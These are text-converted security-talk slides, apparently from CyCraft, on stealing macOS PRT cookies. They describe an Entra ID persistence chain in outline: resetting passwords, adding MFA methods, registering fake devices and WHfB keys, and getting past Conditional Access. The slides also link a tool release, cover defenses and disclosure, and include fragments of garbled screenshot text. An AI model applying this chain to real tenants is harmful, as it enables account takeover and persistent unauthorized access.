- > **Upside:** Does not require compromising the device
- > **Downside:** unreliable

## > (Kerberos) Seamless Single Sign On

- > **Upside:** Keeps the noise level low
- > **Downside:** Less than 25% of tenants have this setting enabled





## > Reset Password

- > **Upside:** used across OS & join types
- > **Downside:** May Triggers alert

## > Passkey in Microsoft Authenticator

- > **Upside:**
  - > Keeps the noise level relatively low
  - > Get a Token with mfa Claim
- > **Downside:**
  - > User Interaction is required

# Persistence Flow

- > Get a Token without deviceId → 
- > **Find a way to re-authenticate via MFA**  
**(Get ngcmfa claim token)**
- > Register a new (fake) device →  ROADtools
- > Make new (fake) device pass Device Compliance →  Pytune
- > Register new WHfB key →  ROADtools

# Re-authenticate via MFA

- > WHfB Key enrollment token should contain the ngcmfa claim
  - > Indicates recent (~10 mins) MFA was performed


**Register New WHfB Key  
(mfa Claim)**



**Re-authenticate via MFA  
(ngcmfa)**

# Bypass NGCMFA

- > Registering a new MFA method requires only the mfa claim in the token
  - > **Does not require a token with the ngcmfa claim**







**ngcmfa Claim**





**Use Stolen  
Device Credential to  
Register New Device**



**Manipulate Auth Info  
with Stolen Device  
Credential to Register  
New Device**

# Demo: Attack Chain Overview

- > Request PRT cookie through direct SSO invocation
- > Abusing device join scenario to achieve persistence
  - > Reset Password
  - > Get a Token without deviceId
  - > Register a new (fake) device
  - > (Skip) Make new device pass Device Compliance
  - > Add MFA Method
  - > Register new WHfB key

# DEMO

portal.azure.com  
Translation Available

Present

+ New Tab

AdeleVAIMFA - Microsoft Azure

Adele Vance - Microsoft Azure

Microsoft Azure

Search resources, services, and docs (G+/)

Copilot

mgfadmin2@8flw88.on...  
MSFT (8FLW88.ONMICROSOFT.C...

Home > MSFT | Overview > Conditional Access | Overview > Policies >

Adelev@Adelevs-Virtual-Machine macprt %

Control policy to decision  
Learn more

Name  
Adelev

Assign  
Users  
Specify

Target  
All resources

Network  
Not connected

Conditional  
0 connections


Access  
Grant  
1 connection

Enable  
Report


Save  
aka.ms/CeCloudActionsAuth

# Victim

mgfadmin2@8flw88.on...  
MSFT (8FLW88.ONMICROSOFT.C...



# User Identity(PRT) + Strong MFA + Fake device



Owned  
WHfB



Fake  
Device

# PRT = Lateral Movement between Entra ID Joined Device

## Hopping Accross Devices: Expanding Lateral Movement through Pass-the-Certificate Attack

[Download Slides](#)

VIDEO COMING SOON.

Lateral movement is one of the key factors in Red Team engagements. While various attack methods exist in Active Directory environments, the options for lateral movement are limited in Entra ID-based environments. However, the Pass-the-Certificate attack technique introduced by @rubin\_mor in 2020 remains a valid option. Through reverse engineering of undocumented features in Windows, we have confirmed that this technique can be extended to multiple protocols and can be used to gain access to Entra-joined devices. In some scenarios, it is even possible to bypass MFA restrictions to move laterally across devices.



PRT

<https://troopers.de/troopers25/talks/afv8bw/>

# Effective Mitigation? (Not Quite)



Fake  
Device

- > Require MFA for “Register or join devices”



Owned  
WHfB

- > Require MFA for “Register security information”
  - > Warning: New accounts without MFA enabled are subject to immediate lockout if not accessed via a Temporary Access Pass (TAP) for initial login



# Beware Dead Lock!

- > Warning: New accounts without MFA enabled are subject to immediate lockout if not accessed via a Temporary Access Pass (TAP) for initial login







**Even with these CA policies.  
This is not enough.**



## Phase 1: Initial Compromise

Compromised Endpoint



Extract PRT Cookies with MFA  
Claim

Path A: Add New MFA



**CA Policy Bypassed:**  
Policy: 'Adding MFA requires  
MFA'.

**Logic Flaw:** The PRT's  
existing MFA claim  
satisfies the policy check.

Path B: Reset Password



**Credential Check Bypassed:**  
UI Says: 'Requires Current  
Password + MFA'.

**Logic Flaw:** Only require PRT  
with MFA.

**Logic Flaw:** The PRT's existing MFA claim satisfies the policy check.

**Logic Flaw:** Only require PRT with MFA.

Attacker MFA Registered

User Password Controlled

Phase 3: Persistence

Register Attacker Device

Register Attacker Device




**CA Policy Satisfied:**  
Policy: 'Device registration  
requires MFA'.

**Condition Met:** Attacker uses  
the new MFA  
and the new password to  
registered or use PassKey



**Fake  
Device**



# Defense methods for macOS PRT Cookie Theft

- > The vuln has fixed! Update macOS Company Portal.
- > Following the need for continuous monitoring:
  - > Monitor the **codesign** process; it should be running from /usr/bin.
  - > Verify that browser executions are not being simulated by programs such as Python.
  - > Detect if a binary has the specified bundle ID (the list mentioned) but lacks a valid signature and trigger an alert.
- > Ensure Intune's AppPrefixAllowList and AppCookiesSSOAllowList configurations align with expected application usage within your organization.



# Summary Our Talk

- > PRT cookie theft on macOS is now possible. Other vendors that have implemented SSO extensions on macOS may face similar issues.
- > For macOS always verify the binary's team ID, not the bundle ID.
- > The MSRC team responded in August that they would fix this issue, but it hasn't been officially fixed last friday.
- > Following the items might make attacker's persistence harder:
  - > Create Conditional Access policies that use weak criteria, such as IP/Location/UserAgent, as requirements to restrict Add MFA or Join Device actions.
  - > Monitor the newly joined device and the user adds a new MFA



# Thank You

> Tool release:

<https://github.com/cycraft-corp/macOS-PRT-Cookies-Theft>



CyCraft | Website

